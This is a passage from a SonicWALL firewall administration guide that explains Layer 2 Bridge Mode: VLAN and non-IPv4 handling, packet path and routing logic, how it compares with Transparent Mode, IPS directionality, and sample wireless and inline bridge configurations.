This behavior allows for a SonicWALL operating in L2 Bridge Mode to be introduced into an existing network with no disruption to most network communications other than that caused by the momentary discontinuity of the physical insertion.


Please note that stream-based TCP protocols communications (for example, an FTP session between a client and a server) will need to be re-established upon the insertion of an L2 Bridge Mode SonicWALL. This is by design so as to maintain the security afforded by stateful packet inspection (SPI); since the SPI engine can not have knowledge of the TCP connections which pre-existed it, it will drop these *established* packets with a log event such as *TCP packet received on non-existent/closed connection; TCP packet dropped*.

VLAN Support in L2 Bridge Mode

On SonicWALL NSA series appliances, L2 Bridge Mode provides fine control over 802.1Q VLAN traffic traversing an L2 Bridge. The default handling of VLANs is to allow and preserve all 802.1Q VLAN tags as they pass through an L2 Bridge, while still applying all firewall rules, and stateful and deep-packet inspection to the encapsulated traffic. It is further possible to specify white/black lists for allowed/disallowed VLAN IDs through the L2 Bridge.

This allows a SonicWALL operating in L2 Bridge Mode to be inserted, for example, inline into a VLAN trunk carrying any number of VLANs, and to provide full security services to all IPv4 traffic traversing the VLAN without the need for explicit configuration of any of the VLAN IDs or subnets. Firewall Access Rules can also, optionally, be applied to all VLAN traffic passing through the L2 Bridge Mode because of the method of handling VLAN traffic.

L2 Bridge IP Packet Path



The following sequence of events describes the above flow diagram:

1. 802.1Q encapsulated frame enters an L2 Bridge interface (this first step, the next step, and the final step apply only to 802.1Q VLAN traffic, supported on SonicWALL NSA series appliances).
2. The 802.1Q VLAN ID is checked against the VLAN ID white/black list:
 - If the VLAN ID is disallowed, the packet is dropped and logged.

- If the VLAN ID is allowed, the packet is de-capsulated, the VLAN ID is stored, and the inner packet (including the IP header) is passed through the full packet handler.
3. Since any number of subnets is supported by L2 Bridging, no source IP spoof checking is performed on the source IP of the packet. It is possible to configure L2 Bridges to only support a certain subnet or subnets using Firewall Access Rules.
 4. SYN Flood checking is performed.
 5. A destination route lookup is performed to the destination zone, so that the appropriate Firewall Access rule can be applied. Any zone is a valid destination, including the same zone as the source zone (e.g. LAN to LAN), the Untrusted zone (WAN), the Encrypted (VPN), Wireless (WLAN), Multicast, or custom zones of any type.
 6. A NAT lookup is performed and applied, as needed.
 - In general, the destination for packets entering an L2 Bridge will be the *Bridge-Partner* interface (that is, the other side of the bridge). In these cases, no translation will be performed.
 - In cases where the L2 Bridge Management Address is the gateway, as will sometimes be the case in *Mixed-Mode topologies*, then NAT will be applied as need (see the **L2 Bridge Path Determination** section for more details).
 7. Firewall Access Rules are applied to the packet. For example, on SonicWALL NSA series appliances, the following packet decode shows an ICMP packet bearing VLAN ID 10, source IP address 110.110.110.110 destined for IP address 4.2.2.1.

```

⊞ Frame 219 (102 bytes on wire, 102 bytes captured)
⊞ Ethernet II, Src: 08:00:46:a2:eb:4d (08:00:46:a2:eb:4d), Dst: 99:88:77:66:55:44 (99:88:77:66:55:44)
⊞ 802.1Q Virtual LAN
    000. .... .. = Priority: 0
    ...0 .... .. = CFI: 0
    ... 0000 0000 1010 = ID: 10
    Type: IP (0x0800)
⊞ Internet Protocol, Src: 110.110.110.110 (110.110.110.110), Dst: 4.2.2.1 (4.2.2.1)
⊞ Internet Control Message Protocol
  
```

It is possible to construct a Firewall Access Rule to control any IP packet, independent of its VLAN membership, by any of its IP elements, such as source IP, destination IP, or service type. If the packet is disallowed, it will be dropped and logged. If the packet is allowed, it will continue.

8. A connection cache entry is made for the packet, and required NAT translations (if any) are performed.
9. Stateful packet inspection and transformations are performed for TCP, VoIP, FTP, MSN, Oracle, RTSP and other media streams, PPTP and L2TP. If the packet is disallowed, it will be dropped and logged. If the packet is allowed, it will continue.
10. Deep packet inspection, including GAV, IPS, Anti-Spyware, CFS and email-filtering is performed. If the packet is disallowed, it will be dropped and logged. If the packet is allowed, it will continue. Client notification will be performed as configured.
11. If the packet is destined for the Encrypted zone (VPN), the Untrusted zone (WAN), or some other connected interface (the last two of which might be the case in Mixed-Mode Topologies) the packet will be sent via the appropriate path.
12. If the packet is not destined for the VPN/WAN/Connected interface, the stored VLAN tag will be restored, and the packet (again bearing the original VLAN tag) will be sent out the *Bridge-Partner* interface.

Multiple Subnets in L2 Bridge Mode

L2 Bridge Mode is capable of handling any number of subnets across the bridge, as described above. The default behavior is to allow all subnets, but Access Rules can be applied to control traffic as needed.

Non-IPv4 Traffic in L2 Bridge Mode

Unsupported traffic will, by default, be passed from one L2 Bridge interface to the Bridge-Partner interface. This allows the SonicWALL to pass other traffic types, including LLC packets such as Spanning Tree, other EtherTypes, such as MPLS label switched packets (EtherType 0x8847), Appletalk (EtherType 0x809b), and the ever-popular Banyan Vines (EtherType 0xbad). These non-IPv4 packets will only be passed across the Bridge, they will not be inspected or controlled by the packet handler. If these traffic types are not needed or desired, the bridging behavior can be changed by enabling the **Block all non-IPv4 traffic** option on the *Secondary Bridge Interface* configuration page.

Comparison of L2 Bridge Mode to Transparent Mode

Attribute	Layer 2 Bridge Mode	Transparent Mode
Layer of Operation	Layer 2 (MAC)	Layer 3 (IP)
ARP behavior	ARP (Address Resolution Protocol) information is unaltered. MAC addresses natively traverse the L2 bridge. Packets that are destined for SonicWALL's MAC addresses will be processed, others will be passed, and the source and destinations will be learned and cached.	ARP is proxied by the interfaces operating in Transparent Mode.
Path determination	Hosts on either side of a Bridge-Pair are dynamically learned. There is no need to declare interface affinities.	The Primary WAN interface is always the master ingress/egress point for Transparent mode traffic, and for subnet space determination. Hosts transparently sharing this subnet space must be explicitly declared through the use of Address Object assignments.
Maximum interfaces	Two interfaces, a Primary Bridge Interface and a Secondary Bridge Interface.	Two or more interfaces. The master interface is always the Primary WAN. There can be as many transparent subordinate interfaces as there are interfaces available.
Maximum pairings	The maximum number of Bridge-Pairs allowed is limited only by available physical interfaces. This can be described as "many One-to-One pairings".	Transparent Mode only allows the Primary WAN subnet to be spanned to other interfaces, although it allows for multiple interfaces to simultaneously operate as transparent partners to the Primary WAN. This can be described as "a single One-to-One" or "a single One-to-Many pairing".
Zone restrictions	The Primary Bridge Interface can be Untrusted, Trusted, or Public. The Secondary Bridge Interface can be Trusted or Public.	Interfaces in a Transparent Mode pair must consist of one Untrusted interface (the Primary WAN, as the master of the pair's subnet) and one or more Trusted/Public interface (e.g. LAN or DMZ).

Subnets supported	Any number of subnets is supported. Firewall Access Rules can be written to control traffic to/from any of the subnets as needed.	In its default configuration, Transparent Mode only supports a single subnet (that which is assigned to, and spanned from the Primary WAN). It is possible to manually add support for additional subnets through the use of ARP entries and routes.
Non-IPv4 Traffic	All non-IPv4 traffic, by default, is bridged from one Bridge-Pair interface to the Bridge-Partner interface, unless disabled on the Secondary Bridge Interface configuration page. This includes IPv6 traffic, STP (Spanning Tree Protocol), and unrecognized IP types.	Non IPv4 traffic is not handled by Transparent Mode, and is dropped and logged.
VLAN traffic	VLAN traffic is passed through the L2 Bridge, and is fully inspected by the Stateful and Deep Packet Inspection engines.	VLAN subinterfaces can be created and can be given Transparent Mode Address Object assignments, but the VLANs will be terminated by the SonicWALL rather than passed.
VLAN subinterfaces	VLAN subinterfaces can be configured on Bridge-Pair interfaces, but they will be passed through the bridge to the Bridge-Partner unless the destination IP address in the VLAN frame matches the IP address of the VLAN subinterface on the SonicWALL, in which case it will be processed (e.g. as management traffic).	VLAN subinterfaces can be assigned to physical interfaces operating in Transparent Mode, but their mode of operation will be independent of their parent. These VLAN subinterfaces can also be given Transparent Mode Address Object assignments, but in any event VLAN subinterfaces will be terminated rather than passed.
PortShield interfaces	PortShield interfaces cannot be assigned to either interface of an L2 Bridge Pair.	PortShield interfaces may be assigned a Transparent Mode range.
Dynamic addressing	Although a Primary Bridge Interface may be assigned to the WAN zone, only static addressing is allowable for Primary Bridge Interfaces.	Although Transparent Mode employs the Primary WAN as a master interface, only static addressing is allowable for Transparent Mode.
VPN support	VPN operation is supported with one additional route configured. See the “VPN Integration with Layer 2 Bridge Mode” section on page 286 for details.	VPN operation is supported with no special configuration requirements.
DHCP support	DHCP can be passed through a Bridge-Pair.	Interfaces operating in Transparent Mode can provide DHCP services, or they can pass DHCP using IP Helper.
Routing and NAT	Traffic will be intelligently routed in/out of the L2 Bridge-Pair from/to other paths. By default, traffic will not be NATed from one Bridge-Pair interface to the Bridge-Partner, but it can be NATed to other paths, as needed. Custom routes and NAT policies can be added as needed.	Traffic will be intelligently routed from/to other paths. By default, traffic will not be NATed from/to the WAN to/from Transparent Mode interface, but it can be NATed to other paths, as needed. Custom routes and NAT policies can be added as needed.

Stateful Packet Inspection	Full stateful packet inspection will be applied to all IPv4 traffic traversing the L2 Bridge for all subnets, including VLAN traffic on SonicWALL NSA series appliances.	Full stateful packet inspection will be applied to traffic from/to the subnets defined by Transparent Mode Address Object assignment.
Security services	All security services (GAV, IPS, Anti-Spy, CFS) are fully supported. All regular IP traffic, as well as all 802.1Q encapsulated VLAN traffic.	All security services (GAV, IPS, Anti-Spy, CFS) are fully supported from/to the subnets defined by Transparent Mode Address Object assignment.
Broadcast traffic	Broadcast traffic is passed from the receiving Bridge-Pair interface to the Bridge-Partner interface.	Broadcast traffic is dropped and logged, with the possible exception of NetBIOS which can be handled by IP Helper.
Multicast traffic	Multicast traffic is inspected and passed across L2 Bridge-Pairs providing Multicast has been activated on the Firewall > Multicast page. It is not dependent upon IGMP messaging, nor is it necessary to enable multicast support on the individual interfaces.	Multicast traffic, with IGMP dependency, is inspected and passed by Transparent Mode providing Multicast has been activated on the Firewall > Multicast page, and multicast support has been enabled on the relevant interfaces.

Benefits of Transparent Mode over L2 Bridge Mode

The following are circumstances in which *Transparent Mode* might be preferable over *L2 Bridge Mode*:

- Two interfaces are the maximum allowed in an L2 Bridge Pair. If more than two interfaces are required to operate on the same subnet, Transparent Mode should be considered.
- PortShield interface may not operate within an L2 Bridge Pair. If PortShield interfaces are required to operate on the same subnet, Transparent Mode should be considered.
- VLAN subinterfaces, supported on SonicWALL NSA series appliances, may not operate within an L2 Bridge Pair. If VLAN subinterfaces are required to operate on the same subnet, Transparent Mode should be considered. It is, however, possible to configure a VLAN subinterface on an interface that is part of a Bridge-Pair; the subinterface will simply operate independently on the Bridge-Pair in every respect.

Comparing L2 Bridge Mode to the CSM Appliance

L2 Bridge Mode is more similar in function to the CSM than it is to Transparent Mode, but it differs from the current CSM behavior in that it handles VLANs and non-IPv4 traffic types, which the CSM does not. Future versions of the SonicOS CF Software for the CSM will likely adopt the more versatile traffic handling capabilities of L2 Bridge Mode.

L2 Bridge Path Determination

Packets received by the SonicWALL on Bridge-Pair interfaces must be forwarded along to the appropriate and optimal path toward their destination, whether that path is the Bridge-Partner, some other physical or sub interface, or a VPN tunnel. Similarly, packets arriving from other paths (physical, virtual or VPN) bound for a host on a Bridge-Pair must be sent out over the correct Bridge-Pair interface. The following summary describes, in order, the logic that is applied to path determinations for these cases:

1. If present, the most specific *non-default* route to the destination is chosen. This would cover, for example:
 - a. A packet arriving on X3 (non-L2 Bridge LAN) destined for host 15.1.1.100 subnet, where a route to the 15.1.1.0/24 subnet exists through 192.168.0.254 via the X0 (Secondary Bridge Interface, LAN) interface. The packet would be forwarded via X0 to the destination MAC address of 192.168.0.254, with the destination IP address 15.1.1.100.
 - b. A packet arriving on X4 (Primary Bridge Interface, LAN) destined for host 10.0.1.100, where a route to the 10.0.1.0/24 exists through 192.168.10.50 via the X5 (DMZ) interface. The packet would be forwarded via X5 to the destination MAC address of 192.168.10.50, with the destination IP address 10.0.1.100.
2. If no specific route to the destination exists, an ARP cache lookup is performed for the destination IP address. A match will indicate the appropriate destination interface. This would cover, for example:
 - a. A packet arriving on X3 (non-L2 Bridge LAN) destined for host 192.168.0.100 (residing on L2 Primary Bridge Interface X2). The packet would be forwarded via X2 to the known destination MAC and IP address of 192.168.0.100, as derived from the ARP cache.
 - b. A packet arriving on X4 (Primary Bridge Interface, LAN) destined for host 10.0.1.10 (residing on X5 – DMZ). The packet would be forwarded via X5 to the known destination MAC and IP address of 10.0.1.10, as derived from the ARP cache.
3. If no ARP entry is found:
 - a. If the packet arrives on a Bridge-Pair interface, it is sent to the Bridge-Partner interface.
 - b. If the packet arrives from some other path, the SonicWALL will send an ARP request out both interfaces of the Bridge-Pair to determine on which segment the destination IP resides.

In this last case, since the destination is unknown until after an ARP response is received, the destination zone also remains unknown until that time. This precludes the SonicWALL from being able to apply the appropriate Access Rule until after path determination is completed. Upon completion, the correct Access Rule will be applied to subsequent related traffic.

With regard to address translation (NAT) of traffic arriving on an L2 Bridge-Pair interface:

1. If it is determined to be bound for the Bridge-Partner interface, no IP translation (NAT) will be performed.
2. If it is determined to be bound for a different path, appropriate NAT policies will apply:
 - a. If the path is another connected (local) interface, there will likely be no translation. That is, it will effectively be routed as a result of hitting the *last-resort Any->Original NAT Policy*.
 - b. If the path is determined to be via the WAN, then the default *Auto-added [interface] outbound NAT Policy for X1 WAN* will apply, and the packet's source will be translated for delivery to the Internet. This is common in the case of Mixed-Mode topologies, such as that depicted in the [“Internal Security” section on page 234](#)).

L2 Bridge Interface Zone Selection

Bridge-Pair interface zone assignment should be done according to your network's traffic flow requirements. Unlike Transparent Mode, which imposes a system of "more trusted to less trusted" by requiring that the source interface be the Primary WAN, and the transparent interface be Trusted or Public, L2 Bridge mode allows for greater control of operational levels of trust. Specifically, L2 Bridge Mode allows for the *Primary* and *Secondary Bridge Interfaces* to be assigned to the same or different zones (e.g. LAN+LAN, LAN+DMZ, WAN+CustomLAN, etc.) This will affect not only the default Access Rules that are applied to the traffic, but also the manner in which Deep Packet Inspection security services are applied to the traffic traversing the bridge. Important areas to consider when choosing and configuring interfaces to use in a Bridge-Pair are Security Services, Access Rules, and WAN connectivity:

Security Services Directionality

As it will be one of the primary employments of L2 Bridge mode, understanding the application of security services is important to the proper zone selection for Bridge-Pair interfaces. Security services applicability is based on the following criteria:

1. The direction of the service:

- GAV is primarily an Inbound service, inspecting inbound HTTP, FTP, IMAP, SMTP, POP3, and TCP Streams. It also has an additional Outbound element for SMTP.
- Anti Spyware is primarily Inbound, inspecting inbound HTTP, FTP, IMAP, SMTP, POP3 for the delivery (i.e. retrieval) of Spyware components as generally recognized by their class IDs. It also has an additional Outbound component, where Outbound is used relative to the directionality (namely, Outgoing) ascribed to it by the IPS signatures that trigger the recognition of these Spyware components. The Outgoing classifier (described in the table below) is used because these components are generally retrieved by the client (e.g. LAN host) via HTTP from a Web-server on the Internet (WAN host). Referring to the table below, that would be an *Outgoing* connection, and requires a signature with an Outgoing directional classification.
- IPS has three directions: Incoming, Outgoing, and Bidirectional. Incoming and Outgoing are described in the table below, and Bidirectional refers to all points of intersection on the table.
- For additional accuracy, other elements are also considered, such as the state of the connection (e.g. SYN or Established), and the source of the packet relative to the flow (i.e. initiator or responder).

- #### 2. The direction of the traffic.
- The direction of the traffic as it pertains to IPS is primarily determined by the Source and Destination zone of the traffic flow. When a packet is received by the SonicWALL, its source zone is generally immediately known, and its destination zone is quickly determined by doing a route (or VPN) lookup.

Based on the source and destination, the packet's directionality is categorized as either *Incoming* or *Outgoing*, (not to be confused with Inbound and Outbound) where the following criteria is used to make the determination:

Dest Src	Untrusted	Public	Wireless	Encrypted	Trusted	Multicast
Untrusted	Incoming	Incoming	Incoming	Incoming	Incoming	Incoming
Public	Outgoing	Outgoing	Outgoing	Incoming	Incoming	Incoming
Wireless	Outgoing	Outgoing	Trust	Trust	Trust	Incoming
Encrypted	Outgoing	Outgoing	Trust	Trust	Trust	Outgoing
Trusted	Outgoing	Outgoing	Trust	Trust	Trust	Outgoing



Note Table data is subject to change.


In addition to this categorization, packets traveling to/from zones with levels of additional trust, which are inherently afforded heightened levels of security (LAN|Wireless|Encrypted<-->LAN|Wireless|Encrypted) are given the special *Trust* classification. Traffic with the Trust classification has all signatures applied (Incoming, Outgoing, and Bidirectional).

- 3. The direction of the signature.** This pertains primarily to IPS, where each signature is assigned a direction by SonicWALL's signature development team. This is done as an optimization to minimize false positives. Signature directions are:

 - Incoming – Applies to *Incoming* and *Trust*. The majority of signatures are Incoming, and they include all forms of application exploits and all enumeration and footprinting attempts. Approximately 85% of signatures are Incoming.
 - Outgoing – Applies to *Outgoing* and *Trust*. Examples of Outgoing signatures would include IM and P2P login attempts, and responses to successfully launched exploits (e.g. Attack Responses). Approximately 10% of signatures are Outgoing.
 - Bidirectional – Applies to all. Examples of Bidirectional signatures would include IM file transfers, various NetBIOS attacks (e.g. Sasser communications) and a variety of DoS attacks (e.g. UDP/TCP traffic destined to port 0). Approximately 5% of signatures are Bidirectional.
- 4. Zone application.** For a signature to be triggered, the desired security service *must be active on at least one of the zones it traverses*. For example, a host on the Internet (X1, WAN) accessing a Microsoft Terminal Server (on X3, Secondary Bridge Interface, LAN) will trigger the *Incoming* signature "IPS Detection Alert: MISC MS Terminal server request, SID: 436, Priority: Low" if IPS is active on the WAN, the LAN, or both.

Access Rule Defaults

Default, zone-to-zone Access Rules. The default Access Rules should be considered, although they can be modified as needed. The defaults are as follows:



WAN Connectivity

Internet (WAN) connectivity is required for *stack* communications, such as licensing, security services signature downloads, NTP (time synchronization), and CFS (Content Filtering Services). At present, these communications can only occur through the Primary WAN interface. If you require these types of communication, the Primary WAN should have a path to the Internet. Whether or not the Primary WAN is employed as part of a Bridge-Pair will not affect its ability to provide these stack communications (for example on a PRO 4100, X0+X2 and X3+X4 could be used to create two Bridge-Pairs separate of X1).



Note If Internet connectivity is not available, licensing can be performed manually and signature updates can also be performed manually (http://www.sonicwall.com/us/support/2134_4170.html).

Sample Topologies

The following are sample topologies depicting common deployments. **Inline Layer 2 Bridge Mode** represents the addition of a SonicWALL security appliance to provide UTM services in a network where an existing firewall is in place. **Perimeter Security** represents the addition of a SonicWALL security appliance in *pure L2 Bridge mode* to an existing network, where the SonicWALL is placed near the perimeter of the network. **Internal Security** represents the full integration of a SonicWALL security appliance in *mixed-mode*, where it provides simultaneous L2 bridging, WLAN services, and NATed WAN access. **Layer 2 Bridge Mode with High Availability** represents the mixed-mode scenario where the SonicWALL HA pair provide high availability along with L2 bridging. **Layer 2 Bridge Mode with SSL VPN** represents the scenario where a SonicWALL Aventail SSL VPN or SonicWALL SSL VPN Series appliance is deployed in conjunction with L2 Bridge mode.

Topics:

- “Wireless Layer 2 Bridge” on page 230
- “Inline Layer 2 Bridge Mode” on page 231
- “Perimeter Security” on page 233
- “Internal Security” on page 234
- “Layer 2 Bridge Mode with High Availability” on page 235
- “Layer 2 Bridge Mode with SSL VPN” on page 236

Wireless Layer 2 Bridge

In wireless mode, after bridging the wireless (WLAN) interface to a LAN or DMZ zone, the WLAN zone becomes the secondary bridged interface, allowing wireless clients to share the same subnet and DHCP pool as their wired counterparts.

Interface Settings									
Name	Zone	Group	IP Address	Subnet Mask	IP Assignment	Status	Comment	Configure	
X0	LAN		192.168.168.168	255.255.255.0	Primary Bridged I/F	No link	Bridged to X4	ⓘ	
X1	WAN	Default LB Group	10.203.28.35	255.255.255.0	Static	1000 Mbps full-duplex	Default WAN	ⓘ	
X2	LAN		10.10.10.1	255.255.255.0	Static	No link		ⓘ	
X2:V50	VAP-Corporate		172.16.50.1	255.255.255.0	Static	VLAN Sub-Interface		ⓘ ✕	
X3	WAN		1.2.3.4	255.255.255.0	Static	No link		ⓘ	
X4	MyWirelessZone		192.168.168.168	255.255.255.0	Secondary Bridged I/F	No link	Bridged to X0	ⓘ	

To configure a WLAN to LAN Layer 2 interface bridge:

- Step 1** Navigate to the **Network > Interfaces** page in the SonicOS management interface.
- Step 2** Click the **Configure** icon for the wireless interface you wish to bridge. The **Edit Interface** window displays.

Interface 'X3' Settings

Zone: WLAN

IP Assignment: Layer 2 Bridged Mode

Bridged to: X0

Block all non-IPv4 traffic

Never route traffic on this bridge-pair

Only sniff traffic on this bridge-pair

SonicPoint Limit: 4 SonicPoints

Comment:

Management: HTTP HTTPS Ping SNMP SSH

User Login: HTTP HTTPS

Add rule to enable redirect from HTTP to HTTPS

- Step 3** Select **Layer 2 Bridged Mode** as the **IP Assignment**.



Note Although a general rule is automatically created to allow traffic between the WLAN zone and your chosen bridged interface, WLAN zone type security properties still apply. Any specific rules must be manually added.

- Step 4** Select the Interface which the WLAN should be **Bridged To**. In this instance, the X0 (default LAN zone) is chosen.
- Step 5** Configure the remaining options normally. For more information on configuring WLAN interfaces, see the [“Configuring Wireless Interfaces”](#) section on page 247.


Inline Layer 2 Bridge Mode

This method is useful in networks where there is an existing firewall that will remain in place, but you wish to utilize the SonicWALL’s UTM services without making major changes to the network. By placing the SonicWALL in Layer 2 Bridge mode, the X0 and X1 interfaces become part of the same broadcast domain/network (that of the X1 WAN interface).

This example refers to a SonicWALL UTM appliance installed in a Hewlett Packard ProCurve switching environment. SonicWALL is a member of HP’s ProCurve Alliance – more details can be found at the following location:

<http://h20195.www2.hp.com/v2/GetPDF.aspx/4AA1-9147ENUC.pdf>

HP’s ProCurve Manager Plus (PCM+) and HP Network Immunity Manager (NIM) server software packages can be used to manage the switches as well as some aspects of the SonicWALL UTM appliance.



To configure the SonicWALL appliance for this scenario, navigate to the **Network > Interfaces** page and click on the configure icon for the **X0 LAN** interface. On the X0 Settings page, set the **IP Assignment** to 'Layer 2 Bridged Mode' and set the **Bridged To:** interface to 'X1'. Also make sure that the interface is configured for HTTP and SNMP so it can be managed from the DMZ by PCM+/NIM. Click **OK** to save and activate the change.

General Advanced VLAN Filtering

Interface 'X3' Settings

Zone: LAN

Mode / IP Assignment: Layer 2 Bridged Mode (IP Route Option)

Bridged to: X1

Block all non-IPv4 traffic

Never route traffic on this bridge-pair

Only sniff traffic on this bridge-pair

Disable stateful-inspection on this bridge-pair

Comment:

Management: HTTP HTTPS Ping SNMP SSH

